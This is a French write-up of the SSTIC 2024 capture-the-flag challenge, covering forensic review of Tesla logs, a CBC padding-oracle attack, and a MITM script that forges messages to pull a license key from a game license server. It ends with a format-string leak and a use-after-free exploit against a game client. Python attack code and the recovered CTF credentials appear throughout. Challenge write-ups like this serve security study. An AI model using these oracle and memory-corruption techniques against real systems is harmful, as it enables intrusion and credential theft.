TogDu

The Green Crystal

Challenge SSTIC 2024

Fañch
01/05/2024

Table des matières

Introduction

Avril 2024, journée tranquille, la pluie bat contre les fenêtres de mon bureau. Les ragondins ne seront pas de sortie cette après-midi… On toque. Une demande de soutien technique, arrivée sur mon bureau grâce à (à cause de ?) une spécialisation passée sur les systèmes automobiles. Analyse de logs dans le cadre d'une enquête pour des faits datant de 2022 ? Mieux vaut tard que jamais. Mais bon ça devrait être rapide …

The year is 2022. Gunshots shattered the night. A witness caught a glimpse of a vehicle at the scene – a Tesla, they claim? The investigators on the case firmly believe this incident is affiliated with a clandestine criminal group that has eluded them for years... You are given the police reports and a backup of the car's logs. Your technical expertise is needed to move the investigation forward!

Prologue : fusillade électrique

Le dossier fourni est effectivement assez maigre, une interview sommaire, où on apprend qu'une fusillade a eu lieu le 29 aout 2022, une réquisition pour les logs d'une voiture Tesla et effectivement un fichier teslamate.bck.

Ce fichier contient un dump de base PostgreSQL, contenant entre autres un listing de position GPS :

```
425833  387203  2022-08-29 02:55:28.926 50.418995   6.088234    134 36  7666.432013 \N  74  \N  233 \N  \N  \N  \N  \N  \N  1   180 \N  \N  \N  \N  \N  \N  \N  \N  \N  \N
425834  387211  2022-08-29 02:55:31.676 50.418919   6.086867    134 35  7666.592947 \N  74  \N  234 \N  \N  \N  \N  \N  \N  1   180 \N  \N  \N  \N  \N  \N  \N  \N  \N  \N
425835  387219  2022-08-29 02:55:34.426 50.418934   6.085497    134 38  7666.592947 \N  74  \N  236 \N  \N  \N  \N  \N  \N  1   180 \N  \N  \N  \N  \N  \N  \N  \N  \N  \N
425836  387228  2022-08-29 02:55:37.676 50.419048   6.084135    134 37  7666.753882 \N  74  \N  236 \N  \N  \N  \N  \N  \N  1   180 \N  \N  \N  \N  \N  \N  \N  \N  \N  \N
425837  387231  2022-08-29 02:55:38.676 50.419101   6.083697    134 36  7666.753882 \N  74  \N  237 \N  \N  \N  \N  \N  \N  1   180 \N  \N  \N  \N  \N  \N  \N  \N  \N  \N
425838  387238  2022-08-29 02:55:40.675 50.419237   6.082788    134 38  7666.914816 \N  74  \N  238 \N  \N  \N  \N  \N  \N  1   180 \N  \N  \N  \N  \N  \N  \N  \N  \N  \N
425839  387248  2022-08-29 02:55:50.926 50.419533   6.081479    134 35  7666.914816 \N  74  \N  239 \N  \N  \N  \N  \N  \N  1   180 \N  \N  \N  \N  \N  \N  \N  \N  \N  \N
```

Figure 1: fichier teslamate - position GPS le 29/08/22 – extrait

TeslaMate[1] s'avère être une application de journalisation des logs produits par une voiture Tesla. Un docker est disponible[2] pour simplifier l'installation, et une doc complète décrivant la procédure de sauvegarde (et de restauration dans notre cas) est également fournie[3].

Cet ensemble de dockers expose un serveur GRAFANA (par défaut sur le port 3000) permettant de visualiser simplement les données.

Le dashboard « Trip »[4] , nous permet par exemple de visualiser l'ensemble des trajets du 29 août :





Figure 2 : déplacement sur la journée du 29/08/22 - données manipulées

Une tentative de modification des données est immédiatement visible : le trajet ne suit aucune route (et croise à un moment la piste d'un aéroport), et plusieurs téléportations sont observables (par exemple sur la plage allant de 6h58.30 à 7h04.30).

Ces logs, ou du moins la version fournie, semblant avoir été modifiés, ils ne peuvent faire office de preuve.

[1] https://github.com/teslamate-org/teslamate
[2] https://docs.teslamate.org/docs/installation/docker/
[3] https://docs.teslamate.org/docs/maintenance/backup_restore/
[4] http://[URL GRAFANA]/trip?orgId=1&from=1661724000000&to=1661810399000

Pour répondre à une demande de l'inspecteur VIDOL, qui semble s'intéresser aux lieux fréquentés par la voiture suspecte, j'ouvre le dashboard des adresses visitées[5]. On note la présence d'une adresse « Domicile_http_163 » et « :8080, Eichen ». Ce qui semble correspondre à des fragments d'url. En éditant les paramètres de ce panneau[6] on peut réactiver la colonne « visited » permettant de trier ses adresses par fréquentation.



Last visited

Date	visited ↓	Address	City
28/12/2022 15:47:31	802	Domicile_http_163	RT Putte
28/12/2022 14:05:09	433	Meulenbaantje, 172 Essen	Essen
31/12/2022 20:23:55	265	ServerRoom_99	
28/12/2022 13:25:35	148	Camouflagepad bis, 233 RT Putte	RT Putte
26/12/2022 12:50:11	72	Zwarte Duin, Ossendrecht	
29/12/2022 09:42:40	66	:8080, Eichen	

Figure 3 : adresses visitées, par fréquentation

Ce qui semble indiquer l'adresse d'un site web : http://163.172.99.233:8080. J'ajoute cette information au rapport d'analyse qui finit par être assez vide, mais vu le peu de fiabilité des données sources je ne vois pas quoi faire d'autre.

[5] http:// [URL GRAFANA]/locations?orgId=1
[6] http:// [URL GRAFANA]/locations?orgId=1&editPanel=22&tab=transform

Chapitre 1 : rendez-vous avec l'Oracle

Quelques jours plus tard, nouveau mail lié à l'affaire « de la fusillade » :

> Thanks to your work, we have discovered that the owner of the car is actually a technician that belongs to the organization. They frequently went to a *server room*, of which we have found the location.
>
> Our operatives have managed to intrude into the building and place an MITM chip on the target's network. It is situated right in front of what we suspect to be a **license server**, probably used for a **game** that is played by some of the organization's members.
>
> The server manages accounts and account activation, and does not host the game in itself. This means the legitimate client of this server is not the whole game but only the game *launcher*.
>
> We first need you to make sense of the communications between this server and its various clients, and retrieve a **license key**. This may allow us to get a foothold on their private game server, and move on further with the investigation.

Suit une description technique de la plateforme d'interception, un script permettant la mise en place rapide d'une session (c'est pour le coup assez agréable de ne pas avoir à passer du temps « juste » pour s'interfacer au système) et une proposition de procédure d'anonymisation.

Je ne connaissais pas le service serveo.net, qui semble… utile, mais pour le moins étrange. Ce service expose un serveur SSH permettant, via du forwarding de port, d'exposer un port local à une machine distante. C'est utile, mais le manque de maitrise et de confidentialité semble difficilement compatible avec ce type d'enquête… Cette inquiétude, ainsi qu'un rappel sur la possibilité d'interception de cibles non liées à l'enquête sont vite balayés par notre commanditaire[7].

Ceci dit, le client fourni, une fois configuré, permet effectivement de récupérer une série de trames réseau, à priori chiffrées :

```
New connection
New connection
Client:
01933fd54152dc1e15e14edbfefc41c0f1d6932b3fd348929ca537376cdc869b8e5823bdcd7c04e346
536934cbe48f5471
Server:
01f7b933a6d245bd3bc8bcb8d073648b28b3430c58a2bf5ffbf8bd41197905a75266e3898bfc867281
1aa4a3a4de269cba
Client:
01d581c0663b582ffe5b5c1e13615353857bbb5ff5e56f652c24325b8bd55f49169eba8629be725884
b207c8612bbffe47
Server:
0135a066f17849530178b0941ea07cf757143236ef06464b55944b0efda1c189c8f23ae8a4371b5581
d8f0a1bd985da4f1
```

[7] TOGDU-PRIVATE/24/GCRYSTAL – COM 009 – archive interne

Mais également une série de requêtes http n'ayant à priori rien à voir avec l'enquête :

```
Client: 474554202f20485454502f312e310d0a486f73743a[ZIP]
Server: 00496e76616c6964207374617475732063f6465
```

Cette trame correspond au début d'une requête http (coupée par confidentialité) mais la réponse du serveur de licence est particulièrement intéressante :

- On note que le premier octet, contrairement à l'ensemble des messages précédents, vaut 00 et non 01.
- La suite du message n'est pas chiffrée et correspond au message d'erreur « Invalid status code »

Après avoir changé de port d'écoute, je refais plusieurs captures sans interférences pour avoir une base de travail.

Découverte du format des trames chiffrées

Sans plus d'information sur le protocole utilisé, j'essaye tout d'abord de me connecter (sans passer par le MITM) au serveur de licence et de rejouer les premières trames d'un échange. Le premier message client semble accepté. Ceci dit la réponse est entièrement distincte de la trame capturée, on obtient très vite le message «*Invalid session ID* ».

```
C: 014705d6f1c52db73b7cc9ece6e791ac057d48bcdc2cc2d5268d31b90b6344b3b7dd176d6a85
72caeaf2ab9ffc69e334c8
S: 013f13470cd7c5df994c0453ea0d12d7e43fe1aa00073a9163d68fa10ab6eb8fe5b1166437f407
2880dd37438e35b74c34
C: 019a024737ab11daab43de1e647c7b61b55b8462ddfa088cd8d7551492eb5f2784e3cb957bb1
a3b6661fb541aa66a259b5
b'S : [ERR] : Invalid session ID'
```

En remplaçant progressivement, dans le message suivant, chaque octet par un 0 on obtient une série de messages d'erreurs :

```
Msg  src :
01f8574bb067142dfe44198188f703e7dc8c738917e92f26e64e630d43e5e063f023ee49cb61f155a0
e51288d09080029b
01000000000000000044198188f703e7dc8c738917e92f26e64e630d43e5e063f023ee49cb61f155a0e
51288d09080029b
=> Invalid session ID
01f8574bb067142dfe00198188f703e7dc8c738917e92f26e64e630d43e5e063f023ee49cb61f155a0
e51288d09080029b
=> Unknown message type
01f8574bb067142dfe4400188f703e7dc8c738917e92f26e64e630d43e5e063f023ee49cb61f155a0
e51288d09080029b
=> Message is shorter than the announced 28 bytes
01f8574bb067142dfe44000088f703e7dc8c738917e92f26e64e630d43e5e063f023ee49cb61f155a0
e51288d09080029b
=> Payload length cannot be higher than 1013
01f8574bb067142dfe44198188f703e7dc00738917e92f26e64e630d43e5e063f023ee49cb61f155a0
e51288d09080029b
=> Invalid ISO 7816-4 padding
01f8574bb067142dfe44198188f703e7dc8c738917e92f26e64e630d43e5e063f023ee49cb61f155a0
e51288d09080029b41
=> Incomplete message
```

Ce qui nous donne un premier format de header de message :

```
01 f8574bb067142dfe 44 1981 88f703e7dc
8c738917e92f26e64e630d43e5e063f023ee49cb61f155a0e51288d09080029b
```

- Trame chiffrée (01) ou message d'erreur (00)
- f8574bb067142dfe : Identifiant de session
- 44 : type de message (chiffré)
- 1981 : taille des données (chiffrée)
- 88f703e7dc : données (chiffrées)
- 8c738917e92f26e64e630d43e5e063f023ee49cb61f155a0e51288d09080029b : padding

Ce format n'est en fait pas exact (l'ensemble des données chiffrées sont en fait décalées de 16 octets) mais on y reviendra.

Le message d'erreur « Incomplete message » nous renseigne sur la taille des blocs chiffrés, tout message dont la taille n'est pas un multiple de 16 (plus 1 : l'octet de statut) est rejeté.

On peut également utiliser les messages d'erreurs sur la taille du message (surtout le premier, renvoyant la taille déchiffrée) pour se rendre compte que les octets (chiffrés) que l'on modifie sont utilisés dans un XOR, et que cette opération semble être faite par octet.

En testant sur deux messages, on se rend compte qu'il ne s'agit pas « juste » d'un XOR, la même taille de message (en clair) étant représentée par deux chiffrés différents.

En combinant ces informations, on peut en déduire :

- Le type de chiffrement, à priori un algorithme symétrique à bloc (de 16 octets ou 128 bits)
- Le mode de chiffrement (qui définit la méthode de chainage des différents blocs chiffrés) ici du CBC.
- Les 16 premiers octets du message (après l'octet de statut) sont donc très probablement une IV.

On peut également parcourir les types de messages chiffrés ce qui nous donne une nouvelle série d'erreur :

```
00 : coupure de la connexion (crash du serveur ?)
01 : réponse du serveur (message hello ?)
02 : “Initiate session with a 'hello' message”
03 : “You must be connected to perform this action”
04 : “You must be connected to perform this action”
05 : “Initiate session with a 'hello' message”
06 : “Initiate session with a 'hello' message”
07 : “You must be connected to perform this action”
08 : Fermeture de la connexion
09 : “Your account must be activated to perform this action”
XX : “Unknown message type”
```

Padding 7816-4 et oracle

Ce type de padding, très simple, est composé de :

- Un premier octet valant 0x80
- Une série d'octets à 00, jusqu'à la fin du bloc

Le serveur renvoyant deux états (ou plus) distincts permet de savoir si le padding du message déchiffré est valide ou non, et comme nous avons pu déterminer que la modification d'un octet chiffré influait directement (via un XOR) la valeur d'un octet déchiffré, il est très classiquement possible de monter une attaque par oracle.

Cette attaque consiste à incrémenter, dans le message chiffré, un octet (M_i), dont la valeur influera sur le clair d'un autre octet du message ($C_{i+16} = P_{i+16} \text{ ^ } M_i$), jusqu'à obtenir un message dont le padding est valide.

On sait alors que $P_{i+16} \text{ ^ } M'_i = 0x80$, ce qui nous permet de récupérer le message déchiffré.

On implémente cette attaque très naïvement. Je choisis d'ajouter mon bloc à déchiffrer à un message non valide, ce qui me permet d'isoler trois états :

- Une erreur de padding
- Un message valide : j'ai trouvé un octet 0x80
- Un message d'erreur autre : j'ai trouvé un octet 0x00 et les octets précédents constituent un padding valide

```
def cbcOracle(tgtBlock):
    for j in range(1,17):
        print('idx %x'%j)
        for i in range(256):
            r = pwn.remote(SERVER_HOST, SERVER_PORT)
            r.settimeout(0.5)

            msg2_padd[-j] = i
            pkt = buildPkt(msg2_sessionID, 0^msg2_typeKey, 5^msg2_dataKey,
msg2_msg, msg2_padd, tgtBlock)
            r.send(pkt)

            if not (resp := r.recv(1024)):
                print("Connection closed by server")
            else:
                if resp[0] == 0:
                    if resp[1:] != b'Invalid ISO 7816-4 padding':
                        print("found 00 @ %02X"%(i))
                        print(resp[1])
                        break
                else:
                    print("found 80 @ %02X"%(i^0x80))
                    msg2_padd[-j] = i^0x80
                    break
            r.close()

    return msg2_padd[-16:]
```

En itérant sur l'ensemble des blocs d'un message, ce code nous permet de retrouver (en envoyant, au pire, 256 requêtes par octet de message) le clair de l'ensemble des messages envoyés par le client.

Ces messages ne contiennent pas de clé de licence… Au mieux trouve-t-on, dans le message de type 2 ce qui ressemble à un hash, et dans le message de type 7 un JSON vide « {"username": "", "password": "", "activation key": ""} ».

La même chose mais sur le client

Une première tentative d'oracle, en envoyant au serveur des trames émises par le serveur, ne donne rien, je suppose donc que deux clés sont utilisées : une première sert à chiffrer les messages du client, une seconde permet de chiffrer les messages du serveur.

Il est toutefois possible d'utiliser la même attaque pour récupérer les messages émis par le serveur, il suffit pour ça de modifier le script mitm.py pour attendre une connexion du client, et lui répondre un message d'oracle, le retour du client pouvant être utilisé comme discriminant.

Le très gros inconvénient de cette méthode c'est que pour chaque test (256 par octet à déchiffrer) il faut attendre une connexion du client, avant de lui répondre. Le client ne se reconnectant pas immédiatement en cas d'échec, et abandonnant au bout de quelques messages invalides. C'est donc faisable mais lent. Très lent. Même en optimisant la recherche de façon à retrouver très simplement les octets de padding (il suffit de xorer avec 0x80 pour obtenir un padding valide), en priorisant les caractères ascii (minuscule), et en complétant manuellement les fragments de mots reconstruits (un oracle guidé par IA en sommes, mais sans le côté artificielle). C'est. Lent.

Et d'une discrétion abyssale, déjà que le bruteforce des messages clients lève probablement une quantité non négligeable de logs sur le serveur, mais mon implémentation rend la connexion impossible pour l'ensemble des clients pendant plusieurs heures…

Je finis tout de même par reconstruire une réponse à un message de type 7 :

```
Client:  {"username": "", "password": "", "activation key": ""}
Server: {"username": "rambro", "password": "_a863TC69lN5JaUd", "activation key":
"Account not activated"},
```

On a un couple d'identifiants, mais pas de clé…

De l'importance de faire autre chose

Je lance, sans trop y croire, une attaque sur la réponse à un message de type 9 (message client : {"ts": 0}) et part faire autre chose (la cuisine) en continuant de discuter avec TogGwenn (qui n'a pas l'intention de se lancer dans de la crypto, merci bien).

Comme chaque année, même si ce challenge est avant tout individuel, avoir des amis (et des proches) contre lesquels jeter des idées, rager ou jubiler aide incroyablement, ne serait-ce que pour garder un fragment de santé mentale.

« *Tu sais, ce qui serait vraiment bien, c'est un message d'erreur JSON. En général dans les messages d'erreur JSON on a une copie du contenu invalide* »

L'erreur de parsing JSON

C'est vrai que ça serait bien.

Je modifie donc à nouveau mitm.py, cette fois en comptant le nombre de réponse serveur de taille supérieure à 0x31 (les réponses aux messages de type 2, 7 et 9) qui contiennent du JSON (l'ordre des messages est globalement prédictible), et en modifiant le message souhaité en xorant le 13ème octet de l'IV (qui sera xoré au premier charactère du JSON) par une valeur arbitraire, créant donc un JSON invalide.

On obtient :

```
b'C: ERR Unable to parse JSON: b\'\\xfb"username": "rambro", "activated":
false}\''
```

Instantanément ! Sans bruteforce ! Joie ! Je me retrouve, enfin, avec l'ensemble des échanges en clair. On se retrouve en général avec la suite d'échanges suivants :

```
Client 1 : Message type 01: hello
Server   : Réponse type 01: défini un SessionId
Client 1 : Message type 05 : version
Server   : Réponse type 05
Client 1 : Message type 02 : hash
Server   : Réponse type 02 : JSON {"username": " rambro", "activated":false }
Client 1 : Message type 06 : heartbeat
Server   : Réponse type 06 : heartbeat

Client 2 : Message type 01: hello
Server   : Réponse type 01: définit un SessionId
Client 2 : Message type 05 : version
Server   : Réponse type 05
Client 2 : Message type 02 : hash
Server   : Réponse type 02 : JSON {"username": " godfather ", "activated":true }
Client 2 : Message type 06 : heartbeat
Server   : Réponse type 06 : heartbeat


…
Client 2 : Message type 09 : {"ts": 0}
Server   : Réponse type 09 : [{"ts": 1691691690, "note": "Initial release"},
{"ts": 1693371000, "note": "Added clouds to the sky"}, {"ts": 1694291000, "note":
"Removed cheatcodes because players kept abusing them"}, {"ts": 1694760000,
"note": "Fixed bug where AI would stop playing and commit suicide"}
…
Client 1 : Message type 07 : {"username": "", "password": "", "activation key":
""}
Server   : Réponse type 07 : {"username": "rambro", "password":
"_a863TC69lN5JaUd", "activation key": "Account not activated"}
```

Toujours pas ça

Mais toujours pas de clé. En accumulant les traces je commence à obtenir un bon paquet d'identifiants de joueurs, mais jamais de clé. En y réfléchissant, on n'observe jamais de message de type 07 venant de client activé. Pour en créer un il nous faut :

- Un message de type 7 préexistant et l'identifiant de session associé (dans le script suivant MSG_TYPE07 et MSG_TYPE07_SID)
- Obtenir pendant une session MITM, l'identifiant de session d'un client authentifié (en utilisant l'oracle). Le plus simple est d'attendre le second paquet de type 02.
- Xorer dans l'IV de MSG_TYPE07, les caractères de 1 à 9 (correspondant au sessionId) avec MSG_TYPE07_SID^SessionId. On obtient un message de type 7 pour notre client cible
- Envoyer ce message au serveur, récupérer sa réponse.
- Corrompre dans la réponse le 13ème octet pour obtenir un JSON invalide.
- Envoyer ce message au client, récupérer le contenu de la réponse du serveur.

Ce qui nous donne :

```
async def client_handler(clientside_reader, clientside_writer):
    print("\nNew connection")
    serverside_reader, serverside_writer = await
asyncio.open_connection(SERVER_HOST, SERVER_PORT)
    global REQUEST_COUNT, MSG_TYPE07, MSG_TYPE07_SID
    while True:
        client_to_server = await readClient(clientside_reader)

        serverside_writer.write(client_to_server)
        await serverside_writer.drain()

        if len(client_to_server) > 0x31:
            REQUEST_COUNT += 1
            print("big req %x"%REQUEST_COUNT)

        if not (server_to_client := (await serverside_reader.read(1024))):
            print("Connection closed by server")
            return

        print("S (%x) :"%len(server_to_client) + server_to_client.hex())
        if REQUEST_COUNT > 1 and len(server_to_client) > 0x31:

            clientSession = crackMsg(client_to_server[1:33])

            fakemsg = bytearray(binascii.unhexlify(MSG_TYPE07))

            for i in range(8):
                key = clientSession[i] ^ MSG_TYPE07_SID[i]
                fakemsg[i+1] ^= key
```

```
            serverside_writer.write(fakemsg)
            if not (server_to_client2 := (await
serverside_reader.read(1024))):
                print("Connection closed by server")
                return

            #corrupt JSON
            server_to_client2 = bytearray(server_to_client2)
            server_to_client2[12] ^= 0x80

            clientside_writer.write(server_to_client2)
            await clientside_writer.drain()

            client_to_server = await readClient(clientside_reader)

        else:
            clientside_writer.write(server_to_client)
            await clientside_writer.drain()
```

Et le retour :

```
b'C: ERR Unable to parse JSON: b\'\\xfb"username": "godfather", "password":
"TheLordWatchingYou", "activation key": "PR2YU5CZGCYMS272GLZ1WA43W7P44I7S"}\''
```

Chapitre 2 : « *The House of Blob* »

Nouvelle journée, nouveau mail :

> Well done agent! This license key should allow us to authenticate against the organisation's **private game server**.
>
> Indeed, we have confirmed that the organisation runs their own game, called *Green Shard Brawl*, for both leisure and communication purposes.
>
> Our next target will be the organisation's lead developer. We know for a fact that the target is an avid player of *Green Shard Brawl*, and is thus highly likely to be connected to the game.
>
> While you were busy deciphering the communications, our intelligence team has managed to lay their hands on a few assets of utmost value:
>
> * the sources of the server;
> * a Linux build of the game client.

Analyse du protocole

Une lecture, rapide, des sources du serveur permet de constater l'absence quasi complète de tests sur les messages envoyés par les clients. Le serveur fait confiance aux informations fournies et sert globalement de passe-plats entre les différents clients. Contrairement aux informations de mise à jour récupérées précédemment, la possibilité de triche semble connue des développeurs :

```
# No specific validation of user-provided coordinates, you're free to cheat... =)
```

Le protocole gère une poignée de messages, tous sérialisés à l'aide du paquet construct.

```
pdu_handlers: dict[int, PduHandler] = {
    protocol.Cmd.AUTHENTICATION_PDU: handle_authentication_pdu,
    protocol.Cmd.HEARTBEAT_PDU: handle_heartbeat_pdu,
    protocol.Cmd.CLIENT_PLAYER_INFO_PDU: handle_client_player_info_pdu,
    protocol.Cmd.CLIENT_ATTACK_PDU: handle_client_attack_pdu,
    protocol.Cmd.OBJECT_SEIZING_PDU: handle_object_seizing_pdu,
    protocol.Cmd.CLIENT_DISCONNECT_PDU: handle_client_disconnect_pdu,
    protocol.Cmd.CHAT_PDU: handle_chat_pdu,
}
```

Je récupère le fichier protocol.py et crée une série de fonctions utilitaires qui serviront de base à notre bot. Par exemple :

```
def attackTgt(r, victim, damage):
    send_pdu(r, protocol.Cmd.CLIENT_ATTACK_PDU,
            {
                "victim_player_id":victim,
                "attack_damage": damage
            })
```

Analyse du client

L'analyse du client, dans IDA, donne assez rapidement deux vulnérabilités, la présence de symboles complets (y compris les structures) facilitant grandement l'analyse :

- Une injection de string dans la fonction *network_send_client_player_info*

```
26  pClientInfo.greenshard_hp = greenshard_hp;
27  snprintf_chk_1(pClientInfo.last_attacker, 0xFLL, 1LL, 0xFLL, local_player->last_attacker_name);
```

- Un use after free dans la fonction *move_player* : lorsque le joueur local sort de l'écran, le jeu va libérer son bouclier, sans mettre à jour local_player->Shield, créant un pointeur vers un bloc libre.

```
199 lbl_triggerUAF:
200           v56 = playerPosition;
201           v57 = v11;
202           SDL_LockMutex(objects_lock);
203           pLocalPlayer = local_player;
204           shield = local_player->shield;
205           if ( shield->refcount-- == 1 )
206           {
207             free(shield);
208             pLocalPlayer = local_player;
209           }
210           pLocalPlayer->shield_start_time = 0LL;
211           pLocalPlayer->shielded = 0;
212           SDL_UnlockMutex(objects_lock);
213           v11 = v57;
214           playerPosition = v56;
```

Auto blob : le joueur « 2$llx %1$x » s'est connecté

Le serveur (et les clients) ne faisant aucun contrôle sur les messages qui circulent, il est très simple de coder un programme déclenchant la première vulnérabilité. On cherche à créer un appel à la fonction snprintf_chk avec comme argument la chaine « %2$llx %1$x », qui permettrait de récupérer la valeur du 7ème paramètre (la valeur pointée par RSP, donc ici l'adresse de snprintf), dans le champ last_attacker d'une structure ClientPlayerInfoPDU.

Cette structure étant envoyée au serveur, puis broadcastée à l'ensemble des joueurs, cela donne un premier leak (vers la libc).

Pour déclencher la vulnérabilité il faudra :

- Se connecter en utilisant « %2$llx %1$x » comme nom de joueur
- Dans la boucle de notre bot, attendre un paquet de type SERVER_PLAYER_INFO_PDU, avec le nom de notre cible. Ce paquet nous permet de récupérer le player_id de notre cible.
- Attaquer notre cible, et vu qu'à priori rien ne nous en empêche tuons-le au passage Cela va forcer un respawn et nous assure que le joueur ne bouge pas (ou soit à un endroit prédictible).
- Attendre un nouveau paquet SERVER_PLAYER_INFO_PDU qui devrait cette fois contenir, dans le champ last_attacker, notre pointeur.

Ce qui peut être fait avec le code suivant :

```
def leak(tgt_name, fmt, prevValue=0):
    global MY_TOKEN
    print()

    my_con, my_id, MY_TOKEN = connect(fmt)
    leak_value = 0
    bAttacked = False
    while True:
        msg, msg_body = receive_pdu(my_con)
        if msg == None:
            continue

        if msg.cmdId == protocol.Cmd.SERVER_PLAYER_INFO_PDU:
            if msg_body.player_id == my_id:
                continue

            if msg_body.name.rstrip(b'\x00') == tgt_name:
                if bAttacked == False:
                    attackTgt(my_con, msg_body.player_id, 100)
                    bAttacked = True

            if msg_body.last_attacker[0] == b'A':
                continue

            ########################
            # Vuln 1 : snprintf leak
            #           read R9 (pStakck) with username = %llx
            #           read snprintf_chk with username = %2$llx %1$x
            ########################
            if msg_body.last_attacker.rstrip(b'\x00') != b'':
                try:
                    leak_value = int(msg_body.last_attacker.split(b' ')[0],
16)
                    print("leaked  %x"%leak_value)
                    if leak_value != prevValue:
                        break
                except ValueError as e:
                    continue

    disconnect(my_con, MY_TOKEN)

    return leak_value
```

J’appelle cette fonction deux fois, la première pour récupérer l’adresse de libc via snprintf, la seconde pour récupérer un pointeur vers la stack du thread principal (fonction main_loop).

Auto blob : pousse-toi, pousse-toi

Le déclenchement de la seconde vulnérabilité est légèrement plus complexe. Dans la boucle d'évènements on va :

- Suivre, via les messages de type SERVER_PLAYER_INFO_PDU, l'ensemble des joueurs connectés et leur position :

```
if msg.cmdId == protocol.Cmd.SERVER_PLAYER_INFO_PDU:
   if msg_body.player_id == my_id:
     continue

   if msg_body.player_id not in players:
      print("new player found %x: %s"%(msg_body.player_id, msg_body.name))
      players[msg_body.player_id] = msg_body
      players_id.append(msg_body.player_id)
      if msg_body.name.rstrip(b'\x00') == tgt_name:
         tgt_idx = len(players_id) -1
         print("this is target (%d)"%tgt_idx)

     elif msg_body.player_id == players_id[tgt_idx]:
          # update player pos
         if players[msg_body.player_id].x != msg_body.x or
players[msg_body.player_id].y != msg_body.y:
           print("player %x moved to %x %x"%(msg_body.player_id,
int(msg_body.x), int(msg_body.y)))
           players[msg_body.player_id] = msg_body
```

- Attendre de recevoir, via le message MAP_STATE_PDU, la position d'un objet de type shard. Une fois celle-ci récupérée, on cherche à pousser (en attaquant la cible avec des dégâts nul, on ne veut surtout pas la blesser) notre cible sur l'objet shard :

```
if msg.cmdId == protocol.Cmd.MAP_STATE_PDU:
   if state == 0:
   for i in range(msg_body.n_objects):
       if msg_body.objects[i].object_type == protocol.ObjectType.Greenshard:
           shard_x = msg_body.objects[i].pos_x * 0x20
           shard_y = msg_body.objects[i].pos_y * 0x20
           print("shard pos %04x.%04x"%(shard_x, shard_y))
           print("tgt   pos %04x.%04x"%( int(players[players_id[tgt_idx]].x),
int(players[players_id[tgt_idx]].y)))

           if players[players_id[tgt_idx]].x < shard_x - 10:
               pushTgt(my_con, msg_body.objects[i].map_id,
players[players_id[tgt_idx]], protocol.FacingDirection.Right)
           else:
               pushTgt(my_con, msg_body.objects[i].map_id,
players[players_id[tgt_idx]], protocol.FacingDirection.Left)
```

- L'objet devrait disparaitre, et notre cible devrait se voir attribuer (et allouer en mémoire) un objet de type *Object* par la fonction *register_seizings*. Notre bot pourra réagir à cette situation en observant le champ greenshard_hp des messages SERVER_PLAYER_INFO_PDU. Celui-ci sera initialisé à 0x14. Dans ce cas on continue à pousser le joueur vers la gauche, jusqu'à le sortir de l'écran. Ce qui déclenche la vulnérabilité.

